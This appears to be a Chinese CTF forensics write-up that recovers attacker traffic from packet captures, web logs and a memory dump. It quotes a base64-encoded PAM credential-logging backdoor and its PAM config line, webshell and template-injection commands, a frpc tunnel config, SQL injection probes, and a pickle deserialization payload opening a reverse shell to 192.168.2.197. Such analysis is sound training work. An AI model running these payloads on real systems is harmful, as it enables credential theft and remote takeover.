WP

签到

1.1

wireshark HTTP


JWT

2.1

直接JWT


2.2

有一个10086和10087.答案10087#admin



```
POST /exec HTTP/1.1
Host: 192.168.2.197:8081
Content-Length: 14
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.2.197:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.10
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.9
Referer: http://192.168.2.197:8081/exec
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=3f8coeg6hm9vf0h5lcoifmk8o5;
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTAwODcsIk1hcENsYWltcyI6eyJ1c2VybmFtZSI6ImFkbWluIn19.rurQD5RYgMrFZc
k7KCP13P32sF-RpTXhKsxzvD0
Connection: close

command=whoamiHTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Date: Sat, 07 Aug 2021 05:25:10 GMT
Content-Length: 249
Connection: close
```


2.3



```
ıead>
ɔdy>
:ript language="javascript" type="text/javascript

 alert("root\n")

ɪindow.location.href="\/exec";
```

2.4


1.c



```
Cookie: PHPSESSID=3f8coeg6hm9vf0h5lcoifmk8o5;
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTAwODcsIk1hcENsYWltcyI6eyJ1c2VybmFtZSI6ImFkbWluIn19.rurQD5RYgMrFZow8r-
k7KCP13P32sF-RpTXhKsxzvD0
Connection: close

command=echo%20I2luY2x1ZGUgPHN0ZGlvLmg%2bCiNpbmNsdWRlIDxzdGRsaWIuaD4KI2luY2x1ZGUgPGN1cmwvY3VybC5oPgojaW5jbHVkZSA8c3RyaW5nL
mg%2bCiNpbmNsdWRlIDxzZWN1cml0eS9wYW1fYXBwbC5oPgojaW5jbHVkZSA8c2VjdXJpdHkvcGFtX21vZHVsZXMuaD4KI2luY2x1ZGUgPHVuaXN0ZC5oPgpza
XplX3Qgd3JpdGVfZGF0YSh2b2lkICpidWZmZXIsIHNpemVfdCBzaXplLCBzaXplX3Qgbm1lbWIsIHZvaWQgKnVzZXJwKQp7CnJldHVybiBzaXplICogbm1lbWI
7Cn0KCnZvaWQgc2F2ZU1lc3NhZ2UoY2hhciAoKm1lc3NhZ2UpW10pIHsKRklMRSAqZnAgPSBOVUxMOwpmcCA9IGZvcGVuKCIvdG1wLy5sb290ZXIiLCAiYSsiK
TsKZnB1dHMoKm1lc3NhZ2UsIGZwKTsKZmNsb3NlKGZwKTsKfQoKUEFNX0VYVEVSTiBpbnQgcGFtX3NtX3NldGNyZWQoIHBhbV9oYW5kbGVfdCAqcGFtaCwgaW5
0IGZsYWdzLCBpbnQgYXJnYywgY29uc3QgY2hhciAqKmFyZ3YgKSB7CnJldHVybiBQQU1fU1VDQ0VTUzsKfQoKUEFNX0VYVEVSTiBpbnQgcGFtX3NtX2FjY3Rfb
WdtdChwYW1faGFuZGxlX3QgKnBhbWgsIGludCBmbGFncywgaW50IGFyZ2MsIGNvbnN0IGNoYXIgKiphcmd2KSB7CnJldHVybiBQQU1fU1VDQ0VTUzsKfQoKUEF
NX0VYVEVSTiBpbnQgcGFtX3NtX2F1dGhlbnRpY2F0ZSggcGFtX2hhbmRsZV90ICpwYW1oLCBpbnQgZmxhZ3MsaW50IGFyZ2MsIGNvbnN0IGNoYXIgKiphcmd2I
CkgewppbnQgcmV0dmFsOwpjb25zdCBjaGFyKiB1c2VybmFtZTsKY29uc3QgY2hhciogcGFzc3dvcmQ7CmNoYXIgbWVzc2FnZVsxMDI0XTsKcmV0dmFsID0gcGF
tX2dldF91c2VyKHBhbWgsICZ1c2VybmFtZSwgIlVzZXJuYW1lOiAiKTsKcGFtX2dldF9pdGVtKHBhbWgsIFBBTV9BVVRIVE9LLCAodm9pZCAqKSAmcGFzc3dvc
mQpOwppZiAocmV0dmFsICE9IFBBTV9TVUNDRVNTKSB7CnJldHVybiByZXR2YWw7Cn0KCnNucHJpbnRmKG1lc3NhZ2UsMjA0OCwiVXNlcm5hbWUgJXNcblBhc3N
3b3JkOiAlc1xuIix1c2VybmFtZSxwYXNzd29yZCk7CnNhdmVNZXNzYWdlKCZtZXNzYWdlKTsKcmV0dXJuIFBBTV9TVUNDRVNTOwp9|base64%20-d%20>/tmp/
1.cHTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```


2.5

looter.so



```
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
⌄ Form item: "command" = "echo "auth optional looter.so""
     Key: command
     Value: echo "auth optional looter.so"
```


2.6



```
nternet Protocol Version 4, Src: 192.168.2.197, Dst: 192.168.2.197
ransmission Control Protocol, Src Port: 57355, Dst Port: 8081, Seq: 1, Ack:
ypertext Transfer Protocol
TML Form URL Encoded: application/x-www-form-urlencoded
 Form item: "command" = "cat /etc/pam.d/common-auth"
     Key: command
     Value: cat /etc/pam.d/common-auth
```


WEBSHELL

3.1




```
 97 3.058487    192.168.2.197    192.168.2.197    HTTP     1837 HTTP/1.1 200 OK  (PNG)
 99 3.058493    192.168.2.197    192.168.2.197    HTTP    15475 HTTP/1.1 200 OK  (PNG)
100 3.058498    192.168.2.197    192.168.2.197    HTTP      924 HTTP/1.1 200 OK  (GIF89a)
101 11.239111   192.168.2.197    192.168.2.197    HTTP      753 POST /index.php?m=Home&c=Members&a=lo
102 11.276904   192.168.2.197    192.168.2.197    HTTP/J…   553 HTTP/1.1 200 OK , JavaScript Object N
103 11.281408   192.168.2.197    192.168.2.197    HTTP      672 GET /index.php HTTP/1.1
105 11.361988   192.168.2.197    192.168.2.197    HTTP     2684 HTTP/1.1 200 OK  (text/html)
106 11.382561   192.168.2.197    192.168.2.197    HTTP      623 GET /index.php?m=Home&c=Qrcode&a=inde
107 11.390834   192.168.2.197    192.168.2.197    HTTP      586 GET /index.php?m=&c=index&a=ajax_scro
108 11.391474   192.168.2.197    192.168.2.197    HTTP      598 GET /index.php?m=Home&c=index&a=ajax_
109 11.401184   192.168.2.197    192.168.2.197    HTTP      855 HTTP/1.1 200 OK  (PNG)
110 11.406544   192.168.2.197    192.168.2.197    HTTP/J…   513 HTTP/1.1 200 OK , JavaScript Object N

> Null/Loopback
> Internet Protocol Version 4, Src: 192.168.2.197, Dst: 192.168.2.197
> Transmission Control Protocol, Src Port: 58283, Dst Port: 8081, Seq: 1, Ack: 1, Len: 697
> Hypertext Transfer Protocol
⌄ HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "username" = "test"
  > Form item: "password" = "Admin123!@#"
  > Form item: "expire" = "0"
```

3.2




```
ıll/Loopback
ıternet Protocol Version 4, Src: 192.168.2.197, Dst: 192.168.2.197
ansmission Control Protocol, Src Port: 59654, Dst Port: 8081, Seq: 1, Ack: 1, Len: 750
pertext Transfer Protocol
ML Form URL Encoded: application/x-www-form-urlencoded
 Form item: "variable" = "1"
 Form item: "tpl" = "data/Runtime/Logs/Home/21_08_07.log"
 Form item: "a" = "system('whoami');"

  75 6c 74 3b 0d 0a 43 6f  6e 6e 65 63 74 69 6f 6e   ult;··Co nnection
```

3.3




```
 331 383.473089   192.168.2.197   192.168.2.197   HTTP   6937 HTTP/1.1 200 OK  (text/html)
 332 396.095915   192.168.2.197   192.168.2.197   HTTP    880 POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1  (application/x-www-form-
 334 396.132914   192.168.2.197   192.168.2.197   HTTP   6956 HTTP/1.1 200 OK  (text/html)
 335 402.251776   192.168.2.197   192.168.2.197   HTTP    596 GET /1.php HTTP/1.1
 336 402.254696   192.168.2.197   192.168.2.197   HTTP    280 HTTP/1.1 200 OK
 337 421.186528   192.168.2.197   192.168.2.197   HTTP   1366 POST /1.php HTTP/1.1  (application/x-www-form-urlencoded)
 338 421.188146   192.168.2.197   192.168.2.197   HTTP    423 HTTP/1.1 200 OK  (text/html)
 339 423.950782   192.168.2.197   192.168.2.197   HTTP   1307 POST /1.php HTTP/1.1  (application/x-www-form-urlencoded)
 340 423.952692   192.168.2.197   192.168.2.197   HTTP    421 HTTP/1.1 200 OK  (text/html)
 341 424.003011   192.168.2.197   192.168.2.197   HTTP   1421 POST /1.php HTTP/1.1  (application/x-www-form-urlencoded)
 342 424.007597   192.168.2.197   192.168.2.197   HTTP    487 HTTP/1.1 200 OK  (text/html)
 343 538.744071   192.168.2.197   192.168.2.197   HTTP   1681 POST /1.php HTTP/1.1  (application/x-www-form-urlencoded)
 344 538.745941   192.168.2.197   192.168.2.197   HTTP    258 HTTP/1.1 200 OK  (text/html)
 345 538.778180   192.168.2.197   192.168.2.197   HTTP   1429 POST /1.php HTTP/1.1  (application/x-www-form-urlencoded)
 346 538.780389   192.168.2.197   192.168.2.197   HTTP    498 HTTP/1.1 200 OK  (text/html)

Frame 338: 423 bytes on wire (3384 bits), 423 bytes captured (3384 bits)
Null/Loopback
Internet Protocol Version 4, Src: 192.168.2.197, Dst: 192.168.2.197
Transmission Control Protocol, Src Port: 8081, Dst Port: 61047, Seq: 1, Ack: 1311, Len: 367
Hypertext Transfer Protocol
Line-based text data: text/html (1 lines)
  bc0f2/var/www/html\t/\tLinux 766b512f452f 5.10.25-linuxkit #1 SMP Tue Mar 23 09:27:39 UTC 2021 x86_64\twww-dataf797e322e0
```

3.4



```
1366 POST /1.php HTTP/1.
 423 HTTP/1.1 200 OK  (t
1307 POST /1.php HTTP/1.
```


3.5



```
ThinkPHP/\t2021-08-07 05:
Application/\t2021-08-07 (
data/\t2021-08-07 06:00:3
frpc\t2021-08-07 09:42:32
index.php\t2021-08-07 05:
```

3.6

一句话16进制解密




```
[common]
server_addr = 192.168.239.123
server_port = 7778
token=Xa3BJf215enmN6Z7A8mv

[test_sock5]
type = tcp
remote_port =8111
plugin = socks5
plugin_user = 0HDFt16cLQJ
plugin_passwd = JTN276Gp
use_encryption = true
use_compression = true
```

3.7

同上


日志分析

4.1



```
0000] "GET /t.php HTTP/1.1" 404 457 "-" "Mozilla/5.0 (M

0000] "GET /www.zip HTTP/1.1" 200 1686 "-" "Mozilla/5.(

0000] "GET /www.zip HTTP/1.1" 200 1686 "-" "Mozilla/5.(

0000] "GET /www.rar HTTP/1.1" 404 457 "-" "Mozilla/5.0
```

4.2



```
07 Safari/537.36"
/Aug/2021:01:38:20 +0000] "GET
./../../../../../../../../../../../../../../tmp/sess_car&content=func|N;files|a:2:{s:8:"fi
y";}paths|a:1:{s:5:"/flag";s:13:"SplFileObject";} HTTP/1.1" 302 879 "-" "python-requests/2
/Aug/2021:01:38:20 +0000] "GET /?file=sess car HTTP/1.1" 200 687 "-" "python-requests/2.26
```

4.3

同上splfileobject

流量分析


5.1

5.2

5.3

内存分析


6.1



```
root@kali:/tmp#
root@kali:/tmp# volatility -f Target.vmem --profile Win7SP1x64 lsadump
Volatility Foundation Volatility Framework 2.6
*** Failed to import volatility.plugins.mimikatz (ImportError: No module named construct)
DefaultPassword
0x00000000  48 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   H...............
0x00000010  66 00 6c 00 61 00 67 00 7b 00 57 00 33 00 31 00   f.l.a.g.{.W.3.1.
0x00000020  43 00 30 00 4d 00 33 00 20 00 54 00 30 00 20 00   C.0.M.3...T.0...
0x00000030  54 00 48 00 69 00 53 00 20 00 33 00 34 00 53 00   T.H.i.S...3.4.S.
0x00000040  59 00 20 00 46 00 30 00 52 00 33 00 4e 00 53 00   Y...F.0.R.3.N.S.
0x00000050  69 00 43 00 58 00 7d 00 00 00 00 00 00 00 00 00   i.C.X.}.........
```

6.2


https://github.com/RealityNet/kobackupdec
把HUAWEI目录下的文件按照相对目录放好，密码是之前的flag
python3 kobackupdec.py –vvv W31C0M3_T0_THiS_34SY_F0R3NSiCX huawei/ flag
解压tar得到flag



flag{TH4NK Y0U FOR DECRYPTING MY DATA}


简单的日志分析

7.1




```
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /phpMyAdmin/ HTTP/1.1" 404
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET
/?user=STAKcDAKMFMnYmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjIuMTk3Lzg4ODggMD4mMScKcDEKMChnMApscDIKMChJMAp0cDMKMChnMwpJMApkcDQKMGNvcwpzeXN0ZW0KcDUKMGc1CihnMQp0Ui4= HTTP/1.
```

7.2



```
I0
p0
0S'cat /Th4s_IS_VERY_Import_Fi1e'
p1
0(g0
lp2
0(I0
tp3
0(g3
I0
dp4
0cos
system
p5
0g5
(g1
tR.
```

7.3




```
I0
p0
0S'bash -i >& /dev/tcp/192.168.2.197/8888 0>&1'
p1
0(g0
lp2
0(I0
tp3
0(g3
I0
dp4
0cos
system
p5
0g5
(g1
tR.
```

SQL注入

8.1


布尔盲注。没sleep

8.2



```
r((select flag from sqli.flag),43,1
-" "python-requests/2.26.0"
```

8.3



```
- - [01/Sep/2021:01:46:06 +0000] 41,1) = 'f',1,
- - [01/Sep/2021:01:46:06 +0000] 41,1) = 'e',1,
- - [01/Sep/2021:01:46:06 +0000] 41,1) = 'd',1,
- - [01/Sep/2021:01:46:06 +0000] 41,1) = 'c',1,
- - [01/Sep/2021:01:46:06 +0000] 41,1) = 'b',1,
- - [01/Sep/2021:01:46:06 +0000] 42,1) = 'PAD',
- - [01/Sep/2021:01:46:06 +0000] 42,1) = 'DEL',
- - [01/Sep/2021:01:46:06 +0000] 42,1) = '~',
```

找最后一位

WIFI

